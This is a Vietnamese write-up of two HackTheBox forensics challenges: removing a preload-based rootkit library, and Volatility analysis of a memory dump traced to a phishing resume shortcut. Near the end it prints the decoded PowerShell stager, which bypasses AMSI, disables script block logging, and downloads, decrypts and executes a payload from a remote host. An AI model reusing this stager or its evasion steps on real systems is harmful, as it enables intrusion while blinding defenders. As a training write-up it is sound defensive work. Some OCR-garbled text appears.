environment.d networkd-dispatcher python3.12  tmpfiles.d
init          openssh         python3.12  udev
kernel        os-release      sasl2      valgrind
root@ng-1703070-forensicssuspiciousthreatmp-fi59s-5b5bb7844c-w9xf6: /usr/lib#
```

Lab 1: Memory Forensics

```
root@ng-1703070-forensics:suspiciousthreatmp-f159s-5b5bb7844c-w9xf6: /usr/lib
File Actions Edit View Help
libbsd.so.0.12.1 libnss_dns.so.2
libbz2.so.1 libnss_files.so.2
libbz2.so.1.0 libnss_hesiod.so.2
libbz2.so.1.0.4 libnss_systemd.so.2
libc.hook.so.6 libp11-kit.so.0
libc.so.6 libp11-kit.so.0.3.1
libc_malloc_debug.so.0 libpam.so.0
libcap-ng.so.0 libpam.so.0.85.1
libcap-ng.so.0.0.0 libpam_misc.so.0
libcap.so.2 libpam_misc.so.0.82.1
libcap.so.2.66 libpamc.so.0
libcbor.so.0.10 libpamc.so.0.82.1
libcbor.so.0.10.2 libpanelw.so.6
libcom_err.so.2 libpanelw.so.6.4
libcom_err.so.2.1 libpcprofile.so
libcrypt.so.1 libpcre2-8.so.0
libcrypt.so.1.1.0 libpcre2-8.so.0.11.2
libcrypto.so.3 libproc2.so.0
libcryptsetup.so.12 libproc2.so.0.0.2
libcryptsetup.so.12.10.0 libpsl.so.5
libcurl.so.4 libpsl.so.5.3.4
libcurl.so.4.8.0 libpsx.so.2
libdb-5.3.so libpsx.so.2.66
libdbus-1.so.3 libpthread.so.0
libdbus-1.so.3.32.4 libpython3.12.so.1
libdebconfclient.so.0 libpython3.12.so.1.0
libdebconfclient.so.0.0.0 libreadline.so.8
```

- Phát hiện file đáng ngờ: libc.hook.so.6
- Thủ tìm kiếm thông tin về nó trên mạng

any.run/report/1f9f64f021be6a0e02d30c2adfa47af8849fee023d60a6f6e69083da04fb0a06/bcebb62c-8fc6-4bba-bb7b-5b3faec65be6

ANY RUN ANALYZE MALWARE

Huge database of samples and IOCs
Custom VM setup
Unlimited submissions
Interactive approach

General Info

File name: libc.hook.so.6
Full analysis: <https://app.any.run/tasks/bcebb62c-8fc6-4bba-bb7b-5b3faec65be6>
Verdict: **Malicious activity**
Analysis date: August 07, 2024 at 01:14:31
OS: Ubuntu 22.04.2
MIME: application/x-sharedlib
File info: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=515ea3f306c349f2ef11399cbebd3900fab188d1, not stripped
MD5: DF5F6CDA197CA8EC3368A66730B53FA7
SHA1: 2F7C00CD2C2C450F82FA56385E87CE18D75FEFB0
SHA256: 1F9F64F021BE6A0E02D30C2ADFA47AF8849FEE023D60A6F6E69083DA04FB0A06
SSDeep: 96:RQkEggMBWBMrJ6LFrIyRI0ky0vmw7/dBvBVW+iVEWaa:RZ8qcZfqWBBXF1

ANY.RUN is an interactive service which provides full access to the guest system. Information in this report could be distorted by user actions and is provided for user acknowledgement. ANY.RUN does not guarantee maliciousness or safety of the content.

Software environment set and analysis options

Behavior activities

Add for printing

MALICIOUS	SUSPICIOUS	INFO
No malicious indicators.	Intercepts program crashes • apport (PID: 13006) • apport (PID: 12995) Checks DMI information (probably VM detection) • systemd-hostnamed (PID: 12950) Executes commands using command-line interpreter • gnome-terminal-server (PID: 12962)	No info indicators.

ⓘ Find more information about signature artifacts and mapping to MITRE ATT&CK™ MATRIX at the [full report](#) ↗

⇒ Có vẻ đây là 1 rootkit độc hại

- Thực hiện xoá rootkit hoặc xoá/remove thư viện chứa rootkit

```
root@ng-1703070-forensicssuspiciousthreatmp-lacav-69bc58956-6497n:/usr/lib/x86_64-linux-gnu# rm libc.hook.so.6
```

- Sau khi xoá file chứa Rootkit, em thử tìm kiếm bắt đầu từ thư mục gốc để tìm file có tên flag

- Dùng lệnh find: find / -name flag.*

```
root@ng-1703070-forensicssuspiciousthreatmp-lacav-69bc58956-6497n:/usr/lib/x86_64-linux-gnu# find / -name flag.*  
ERROR: ld.so: object '/lib/x86_64-linux-gnu/libc.hook.so.6' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.  
/var/pr3l04d/_flag.txt  
root@ng-1703070-forensicssuspiciousthreatmp-lacav-69bc58956-6497n:/usr/lib/x86_64-linux-gnu#
```


⇒ Tìm được 1 file .txt

- Xem nội dung file vừa tìm được
- Dùng lệnh cat: cat /var/pr3l04d/_flag.txt

```
root@ng-1703070-forensicssuspiciousthreatmp-lacav-69bc58956-6497n:/usr/lib/x86_64-linux-gnu# cat /var/pr3l04d/_flag.txt  
ERROR: ld.so: object '/lib/x86_64-linux-gnu/libc.hook.so.6' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.  
HTB{Us3rL4nd_R00tK1t_R3m0v3dd!}  
root@ng-1703070-forensicssuspiciousthreatmp-lacav-69bc58956-6497n:/usr/lib/x86_64-linux-gnu#
```

⇒ Tìm thấy Flag: HTB{Us3rL4nd_R00tK1t_R3m0v3dd!}

- Kết quả ubmit




2. Reminiscent

Level: EASY

CHALLENGE DESCRIPTION

Suspicious traffic was detected from a recruiter's virtual PC. A memory dump of the offending VM was captured before it was removed from the network for imaging and analysis. Our recruiter mentioned he received an email from someone regarding their resume. A copy of the email was recovered and is provided for reference. Find and decode the source of the malware to find the flag.

Tài nguyên được cung cấp:



- Phân tích file Resume.eml
- Resume.eml là một bản sao của một email


Lab 1: Memory Forensics

```

Resume.eml
~/Downloads/reminiscent
1 Return-Path: <bloodworm@madlab.lcl>
2 Delivered-To: madlab.lcl-flounder@madlab.lcl
3 Received: (qmail 2609 invoked by uid 105); 3 Oct 2017 02:30:24 -0000
4 MIME-Version: 1.0
5 Content-Type: multipart/alternative;
6 boundary="=_a8ebc8b42c157d88c1096632aeae0559"
7 Date: Mon, 02 Oct 2017 22:30:24 -0400
8 From: Brian Loodworm <bloodworm@madlab.lcl>
9 To: flounder@madlab.lcl
10 Subject: Resume
11 Organization: HackTheBox
12 Message-ID: <add77ed2ac38c3ab639246956c25b2c2@madlab.lcl>
13 X-Sender: bloodworm@madlab.lcl
14 Received: from mail.madlab.lcl (HELO mail.madlab.lcl) (127.0.0.1)
15 by mail.madlab.lcl (qpsmtpd/0.96) with ESMTPSA (ECDHE-RSA-AES256-GCM-
    SHA384 encrypted); Mon, 02 Oct 2017 22:30:24 -0400
16
17 ---=_a8ebc8b42c157d88c1096632aeae0559
18 Content-Transfer-Encoding: 7bit
19 Content-Type: text/plain; charset=US-ASCII
20
21 Hi Frank, someone told me you would be great to review my resume..
22 Could you have a look?
23
24 resume.zip [1]
25
26 Links:
27 -----
28 [1] http://10.10.99.55:8080/resume.zip
29 ---=_a8ebc8b42c157d88c1096632aeae0559
30 Content-Transfer-Encoding: quoted-printable

```

⇒ Vì email này được đính kèm 1 file .zip nên em thử dùng tool online để mở file .eml



⇒ Nhưng không tải được file .zip

- Phân tích file imageinfo.txt

Lab 1: Memory Forensics

```

imageinfo.txt
~ /Downloads/reminiscent
1 Suggested Profile(s) : Win7SP1x64, Win7SP0x64,
Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64,
Win7SP1x64_23418
2 AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
3 AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
4 AS Layer3 : FileAddressSpace (/home/infosec/dumps/
mem_dumps/01/flounder-pc-memdump.elf)
5 PAE type : No PAE
6 DTB : 0x187000L
7 KDBG : 0xf800027fe0a0L
8 Number of Processors : 2
9 Image Type (Service Pack) : 1
10 KPCR for CPU 0 : 0xfffff800027ffd00L
11 KPCR for CPU 1 : 0xfffff880009eb000L
12 KUSER_SHARED_DATA : 0xfffff780000000000L
13 Image date and time : 2017-10-04 18:07:30 UTC+0000
14 Image local date and time : 2017-10-04 11:07:30 -0700

```

⇒ Cũng không phát hiện được gì hữu ích

- Phân tích file flounder-pc-memdump.elf. Vì đây là 1 file dump nên em sẽ dùng Volatility để phân tích

- o Dùng lệnh “imageinfo” để xem thông tin về OS

```

thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f flounder-pc-memdump.e
lf imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug      : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win200
8R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/nt114/Downloads/volatil
ity/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800027ffd00L
KPCR for CPU 1 : 0xfffff880009eb000L
KUSER_SHARED_DATA : 0xfffff780000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
thaongoc@ubuntu:~/Downloads/volatility$ 

```

- o Dùng lệnh “filescan” để tìm xem có file nào liên quan tới resume không (vì trong email có đính kèm resume.zip nên có lẽ người nhận từng tải nó về máy)

```

thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f flounder-pc-memdump.e
lf --profile Win7SP1x64 filescan | grep "resume"
Volatility Foundation Volatility Framework 2.6.1
0x0000000001e1f6200      1      0 R--r-- \Device\HarddiskVolume2\Users\user\Desktop\resum
e.pdf.lnk
0x0000000001e8feb70      1      1 R--rw- \Device\HarddiskVolume2\Users\user\Desktop\resum
e.pdf.lnk
thaongoc@ubuntu:~/Downloads/volatility$ 

```

- o Sau khi tìm được 2 file có vẻ可疑, em dùng lệnh dumpfiles để trích xuất 2 file này về

```

thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f flounder-pc-memdump.e
lf --profile Win7SP1x64 dumpfiles -r \\.\lnk -u -i -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0xfffffa8001cfbe70  496  \Device\HarddiskVolume2\Users\user\Deskt
op\resume.pdf.lnk
SharedCacheMap 0xfffffa8001cfbe70  496  \Device\HarddiskVolume2\Users\user\Deskt
op\resume.pdf.lnk
thaongoc@ubuntu:~/Downloads/volatility$ 

```

-Lab 1: Memory Forensics

- ## o Kết quả thu được

```
thaongoc@ubuntu:~/Downloads/volatility$ ls
AUTHORS.txt           get-pip.py      pyinstaller.spec
build                 imageinfo.txt  README.txt
CHANGELOG.txt         LICENSE.txt   resources
contrib               Makefile       Resume.eml
CREDITS.txt          MANIFEST      setup.py
CTF                   MANIFEST.in  store
dist                  PKG-INFO     tools
file.496.0xffffffa80017dcc60.vacb  pwhashes.txt  volatility
file.496.0xffffffa80022ac740.dat  pyinstaller   volatility.egg-info
flounder-pc-memdump.elf        vol.py
```

- Tiếp đến em sẽ phân tích 2 file này

```
thaongoc@ubuntu:~/Downloads/volatility$ file file.496.0xfffffa80017dcc60.vacb
file.496.0xfffffa80017dcc60.vacb: MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=1, Archive, ctime=Mon Aug 7 08:41:42 2017, mtime=Mon Aug 7 08:41:42 2017, atime=Thu Dec 8 19:34:22 2016, length=443392, window=hide
thaongoc@ubuntu:~/Downloads/volatility$ strings file.496.0xfffffa80017dcc60.vacb > resume_vacb.txt
thaongoc@ubuntu:~/Downloads/volatility$ file file.496.0xfffffa80022ac740.dat
file.496.0xfffffa80022ac740.dat: MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=1, Archive, ctime=Mon Aug 7 08:41:42 2017, mtime=Mon Aug 7 08:41:42 2017, atime=Thu Dec 8 19:34:22 2016, length=443392, window=hide
thaongoc@ubuntu:~/Downloads/volatility$ strings file.496.0xfffffa80022ac740.dat > resume_dat.txt
thaongoc@ubuntu:~/Downloads/volatility$
```

- Sau khi xem nội dung của 2 file thì em tìm được 1 đoạn mã

```
Open ▾ resume_dat.txt
Save ⌂ ⌄
1 /C:\ 
2 DKfp
3 Windows
4 DKfp*
5 System32
6 WINDOW~1
7 v1.0
8 KV}*
9 powershell.exe
10 K6}* 
11 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
12 %SystemRoot%\system32\SHELL32.dll
13 1SPS
14 CABVAHcAZQByAHMAaABLAgwAbAAgAC0AbgbvAFAAIAAtAHMAdABhACAALQB3ACAAMQAgAC0AZQBuAGMAIAAgAEoAQQBCAEgAQQBIAEkaQ
15 ,&fbm
16 ,&fbm
```

- Toàn bộ đoạn mã tìm được:

-Lab 1: Memory Forensics

⇒ Có vẻ đây là kiểu encode Base64 nên em sẽ decode nó

- Kết quả sau khi decode lại là 1 đoạn base64 nữa. Nhưng đoạn này gồm 1 vài ký tự gây nhiễu (không phải chuỗi dạng Base 64) nên em sẽ xoá đi các ký tự đó rồi decode tiếp

- Tao file .txt chua doan encode moi

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads$ cat encode1.txt
JABHAIAbwBAFAAAUABPAEwAaQBDAFkAUwBFAHQdABJAE4ARwBzACAAPQAgAFsAcfBFAEYAXQaUEEAUwBzAGUATQBCA
EwAWQaAEcARQb0AfQaeQbwAEUAkaANfMaeQbZAHQAQbTAC4ATQbHAG4AYQbNAQub0bLAG4AdAaUEEadQb0AG8AbQ
BhAHQaQbVAG4ALgBVAHQaQbsAHMAJwApAC4IgBHAEUadABGAEkARQbGAgwAZAAiACgAJwBjAGEAYwBoAGUAZABHAI
AbwB1AHAAUbAvGwAaOBjAHkAUwBLAHQdAbPAG4AwBzAcCALAaGACcATgAnCsAJwBvAG4AUAB1AGIAbBpAGMALABT
AHQAYQb0AGkAYwAnACKALgBHAEUAVABGEabBVGAKAAkAG4dQBSAEwAKQ7ACQARwBSAG8AdQBQFAATwBsAEKAQ
wb5AFMAZQBUAfQaaQb0AGCAUwBbACCwJAHIAqBwAHQAQgAnCSAJwBsAG8AYwBrAEwAbwBnAGcaQbUAGcAJwBdA
sAJwBFAg4AYQbLAGwAZQBTAGMacgBpAHADABCcACKwAnAGwAbwBjAGsATABVAGCAZwBpAG4AzwAnAF0AIAA9ACAAMAA
7ACQARwBSAG8AdQbQFAATwBMAEKQbWZAFMARQb0AFQaQbUAGcAUwBbAccAUwBjAHIAqBwAHQAQgAnCsAJwBsAG8A
YwBrAEwAbwBnAGcAAoBwAGcAJwBdAfA3JwBFAg4AYQbLAGwAZQBTAGMacgBpAHADABCAGwAbwBjAGsASQbUAHYAbwBjA
GEAdAbpAG8AbgBMAg8ZwBnAGkAbgBnAccAXQAgAD0AIAwADSawBwBSAG8ZgbdAC4AQbZAFMAZQbTAEiAbASAC4ARw
BLAFQAVABSAFAARQaOAcAAuwsBAHMAdABLAG0ALBnGNEAbgBhAGcAZQBTAGUbB0AC4QQB1AHQAbwBtAGEdAbpAG8
AbgAuEEEAbQbZAGkAVQb0AGkAbABzAcCKQb8AD8ewAkAF8AfQb8ACUaewAkAF8ALgBHAEUadABGAGkAZQBMAGQAKAAn
AGEAbQbZAGkASQbUAGkAdABGAGEAaQbUAZAAnACwAJwB0AG8AbQb0AHUAYgBsAGkAYwAsaFMAdABHQAQbJAaccAK
QaUAFMARQbUAFYAYQbMAHUAQRQaOAcQATgB1AGwATAAsACQAVAByAHUAZQpAH0AowBbAFMaeQbZAFQAZQbTAc4ATgB1AF
QALgBTAEUAcgBwAEKAYwBLAFATwBjAG4AdABNAEEAbgBBAGcARQbSAF0Ag6A6UEaEAbwAEUAYwB0ADEAMAAwAEMATwB
uAFQaObAHUARQa9ADAAoWAKAfCQwA9AE4AR0BXAC0AtwBcAGoARQbJAFQATABTAhKAcwBUEUATQaUE4RQb0AC4A
VwBLAEIAQbwsAEKARQbUAHQb0AHQAoWAKHUAQb0AE0AbwB6AGkAbABsAGEALwA1AC4AMAAGcAvwBpAG4AZAbvAhCacwAgA
E4AVAAqAdYALgAxADSIAIBXAE8AVwA2ADQAOwAgFQAcgBpAGQZQbUAHQALwA3AC4AMA7ACACgB2AdoAMQAxAc4AMA
ApACAAbAbpAGsAZQAgcEzQbJAGsAbwAnAdSABJAB3AEMALgBiAGUAYQBEAGUAcgBtAC4AQbZAFQAZQBNAC4ATgBFAQALgBx
ALQBAGcAZOBwAHQAJwAsACQdQpADASJABXAGMAGLqBQAFIAbwYAHkAPQbBAfMaeQbZAFQAZQBNAC4ATgBFAQALgBx
AGUAYgBSAGUAcQb1AEUAcwB0Af0AgA6AEQZBmAGeVQBMHQAQwB1AEUABs8EWABZDSDAJAB3AEMALgQbQAFIAb
wBYAFkAlgBDAFIARQbEAGUATgB0AEkAYQbMAFMATA9ACAAwBTAfKuAwBAGUATQaUE4RQbUAC4QwByAGUARABFAG
4AVAbpGEATABDAGEQwB0AGUAXQAGd0ArABlAEYAYQb1AEwAVABOAEuAdAB3AE8AcgBtAEMacgBLAGQAZQbUAHQAAQb
BAGwAUwA7ACQASwA9AfQsAUwBZAFMAdABFAE0AbQb0AHUAGQb0AE0Ab0AC4ARQb0AE0Ab0AgA6EEAuwBDAEKA
SQuAAECARQb0AEIAe0B0AEUAcwAoACARQAxAGcATQbHAGQAZgBUEAAZQvB4APgB4DkAewBdADIArgA3CsAyBzA
E8AbgA0AC8AuBpAfEcgb3ACcAKQ7ACQAUg9AhsAJABEAcwAJABLADOAJABBHIAZwBTAdSABTAD0AMAuAc4Amg
A1ADuAOwAwAC4ALgAyADUANQb8ACUaewAkAEoAPoQaQcQsAgfAcQAUwBdACsAJABLAFsAJABfACUAJABLAC4
AQwBvAHUAbgBUAF0AKQALADIANQA2AdSjABTFsAJABfAF0ALAAkAFMwWAKAE0AQXAHQ9ACQAUwBbACQASgbdAcwAJABT
AFsAJAbfAF0AfQ7ACQAR8ACUewAkAEkAPQoAcQsQArDEAKQALADIANQ2AdSjABfIA0D0KAkAkAEgAkWkAFMw
wAkAEkAXQApACUAmgA1ADYAOwAkAFMwWAKAEkAXQAsACQAUwBbACQASAbD0AJABTAFsAJABIAF0ALAAkAFMwWAKAE
KAXQ7ACQAxwATAGIAeAbVAFIAjABTFsAJAAkAFMwWAKAEkAXQArFACQAUwBbACQASAbDACKAJQyADUANQbDah0AfQa
7ACQAdwBjAC4ASABFAEeAZABFHIAcwaUEEARBEAcgAigBDAG8AbwBpAGkAZQaiAcwAiAgBZAGUAcwBZAGKabwBuAD0A
```

- Decode file encode1.txt

```
thaongoc@ubuntu:~/Downloads$ cat encode1.txt | base64 --decode
$cGroUPPOLiCYSEttINGS = [rEF].ASseMBLY.GEtTypE('System.Management.Automation.Utils')."GETFIE`l
d"('cachedGroupPolicySettings', 'N'+'onPublic,Static').GetValue($null);$GRouPPOLiCySetTiNgS['
ScriptB'+'lockLogging'][['EnableScriptB'+'lockLogging']] = 0;[$GRouPPOLiCYSEttingS['ScriptB'+'lo
ckLogging'][['EnableScriptBlockInvocationLogging']] = 0;[Ref].AsSemBly.GeTTyPE('System.Manageme
nt.Automation.AmsiUtils')|?{$_.}|%{$_.GEtFieLd('amsiInitFailed','NonPublic,Static').SETVaLuE($
Null,$True)};[SysTeM.NeT.SErViCePOIntMAnAgER]::ExpEct100COnTinuE=0;$WC=NEW-ObjEcT SysTEM.NeT.
WeBClEnt;$u='Mozilla/5.0 (Windows NT 6.1; W0W64; Trident/7.0; rv:11.0) like Gecko';$wC.HeaDe
rS.Add('User-Agent',$u);$wC.PRoXY=[SysTeM.NET.WebRequEst]::DefauLTWebPROXY;$wC.PRoXY.CREDeNti
aLS = [SYSTeM.NET.CreDENtiaLCaChe]::DeFauLTNeTwOrkCredentiALS;$K=[SYSteM.Text.ENCODInG]::ASCI
I.GEtByteEs('E1gMGdfT@eoN>x9[]2F7+bs0n4/SiQrw');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$
_]+$K[$_.%$K.CounT])%256;$S[$_]=$S[$J],$S[$_];}$D|%{$I=(($I+1)%256;$H=($H+$S[$I])%256;$S
[$I],$S[$H]=$S[$H],$S[$I];$_-bxoR$S[(($S[$I]+$S[$H])%256)]}};$wC.HEAdErs.ADD("Cookie","session=
MCahuQVfz0yM6VrBe8fzV9t9jomo");$ser='http://10.10.99.55:80';$t='/login/process.php';$flag='HT
B{$_j0G_y0uR_M3m0rY$_}';$Data=$wC.DoWNLoaDDATA($SeR+$t);$iv=$daTa[0..3];$Data=$DaTa[4..$Data.
LenGTH];-JOIN[CHAR[]](& $R $datA ($IV+$K))|IExthaongoc@ubuntu:~/Downloads$
```

- Tìm được flag: HTB{\$_j0G_y0uR_M3m0rY\$_}
- Submit flag

